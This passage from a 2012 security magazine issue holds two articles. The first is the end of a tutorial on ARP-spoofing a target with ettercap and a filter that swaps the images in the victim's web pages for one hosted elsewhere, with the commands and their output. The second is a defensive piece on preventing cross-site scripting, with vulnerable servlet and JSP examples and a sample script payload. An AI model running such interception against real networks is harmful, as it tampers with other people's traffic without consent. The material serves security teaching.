  replace("IMG SRC=", "img src=\"http://s13.postimage.org/6eupgiusl/hacked.jpg\" ");
  msg("Image replaced.\n");
}
```

2. Now create the ettercap filter from the file by typing:

```
~#etterfilter filter -o
```

```
root@matriux:~# etterfilter filter -o filter.ef

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA


 12 protocol tables loaded:
        DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:
        VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file 'filter'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'filter.ef'  done.

 -> Script encoded into 23 instructions.
```

3. Now start ettercap again by applying the filter we just created by typing

```
~# ettercap -T -q -F filter.ef -
M arp:remote /target ipaddress/
```

```
root@matriux:~# ettercap -T -q -F filter.ef -M arp:remote /192.168.1.118/

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Content filters loaded from filter.ef...
Listening on eth1... (Ethernet)

  eth1 ->       08:00:27:02:BE:FB     192.168.1.120     255.255.255.0

Privileges dropped to UID 65534 GID 65534...
```

Now you see that the target browsing the internet will see the images that we have included in the filter instead of the actual images.

Happy Hacking☺

Reach us at:-
report@matriux.com
@matriuxtig3r
www.facebook.com/matriuxtig3r

Team Matriux
http://matriux.com

Preventing Cross Site Scripting… Is it a myth!

Introduction

I have been associated with understanding of cross site scripting for quite some time now. I have provided quite a few talks and presentation on this subject. Being a secure code reviewer, have found number of xss issues in the code. I have witnessed number of mistakes developers make. I would be interested in sharing some of my perspective about this attack. Since this is quite an old attack I would not be touching on its existence or trying to understand what XSS is! as there a quite a few blogs and sites available. Let's focus on various prevention techniques and its feasibility. Understand the chosen prevention path is the right path or not.

Cross Site Scripting

XSS is an attack that involves breaking out of a data context and switching into a code context through the use of special characters that are significant in the interpreter being used.

```
public class HelloServlet extends HttpServlet {
        public void doGet (HttpServletRequest req, HttpServletResponse res) throws ServletException,
IOException {
        String input = req.getHeader("USERINPUT");
        PrintWriter out = res.getWriter();
        out.println(input); // User input is sent back without data validation.
        out.close();
        }
}
```

```
Filename: ViewDetails.jsp
<% String eid = request.getParameter("eid"); %>
<form method="post" action="ViewDetails.jsp">
<input type="text" name="eid">
        ...
</form>
        ...
        Employee ID: <%= eid %> // User input is sent back without data validation.
```

What is data context and code context?

A data context is like `<div>data context</div>`. If the attacker's data gets placed into the data context, they might break out like this `<div>data <script>alert("attack")</script> context</div>`. Basically switching over to code context.If this basic criteria is understood. Prevention becomes lot easier.

XSS is quite an attack, even though pretty old, still lot of applications are vulnerable to this attack. No doubt it finds a second spot in OWASP top 10. It's difficult to solve this attack as it's more to do with the discipline attitude of the person who develops and flexibility from the business side. By discipline I mean by proper sanitization of data.

Challenges with Data-validation

Data validation is proposed common solution for cross site scripting. By data validation we mean filtering special characters from the client request at server side. While input validation is important and should always be performed, it is not a complete solution for injection attacks or cross site scripting. It's better to think of input validation as defense in depth rather than a primary defense. More over server side input validation may not be the right solution for DOM based XSS attacks which happen at the client side.

Business perspective

By Business I mean web applications, which needs special chars. Since special chars are business requirements for most of the web applications. Due to this requirement somehow the special chars finds its way into the application. There are lots of businesses who willingly take risk of allowing bad characters/special chars as some of the chars needs to be accommodated. To find a solution which meets the business needs as well as security needs has become evident.

So, what could be the solution?

A technique called "Escaping" looks promising in meeting business needs as well as security needs. By making escaping as primary defense and data validation as secondary defense an application could achieve a right blend of security for both the needs. By making escaping a primary defense the application can remain much more secure even if special chars are allowed during data validation phase. Escaping technique finds its way whenever untrusted data travels across the application.

What is Untrusted Data?

Untrusted data is input that can be manipulated to contain a web attack payload. Untrusted data is the data which comes from the HTTP request, in the form of URL parameters, form fields, headers, or cookies. The Data that comes from databases, web services, and other sources are also considered as untrusted data.

Escaping

Escaping is a technique used to ensure that characters are treated as data, not as characters that are relevant to the interpreter's parser.

Lets not confuse output escaping with the notion of Unicode character encoding, which involves mapping a Unicode character to a sequence of bits. This level of encoding is automatically decoded, and does not defuse attacks.

Escaping Technique simply lets the interpreter know that the data is not intended to be executed, and therefore prevents attacks from working.

```
String safe = ESAPI.encoder().encodeForHTMLAttribute( request.getParameter( "input" ) );
```

```
String userURL = request.getParameter( "userURL" )
 boolean isValidURL = ESAPI.validator().isValidInput("URLContext", userURL, "URL", 255, false);
 if (isValidURL) {
   <a href="<%=encoder.encodeForHTMLAttribute(userURL)%>">link</a>
 }
```

Feasibility of Escaping Technique

Escaping the data could be the right way to go, as a primary defense to cross site scripting. As it takes care of the application from attack even if special chars are introduced. But with escaping as solution there is quite a few challenges. Escaping requires humongous addition to the code. Where ever untrusted data is found it should be escaped. There could be performance concern, which the business would definitely not want to compromise on. Developers discipline plays a major role here as ensuring escaping to all the untrusted data in an enterprise web application is quite a mammoth task. But with all this challenges escaping seems to be the right path for Cross site scripting.

(The Source of some of the above details is from: https://www.owasp.org)

SatishGovindappa

http://intch.me/2012-Satish

SatishGovindappa is working as secure code reviewer in an organization. A developer turned code reviewer specialized in reviewing code of enterprise J2EE web applications. Satish holds a SCJP, CEH, ECSA certificates and pursuing MS in Cyber law and Cyber Security.

ClubHACK

An Attacker won't ring a bell before attacking

Design: @pankit_thakkar

Issue 29 | June 2012

www.clubhack.com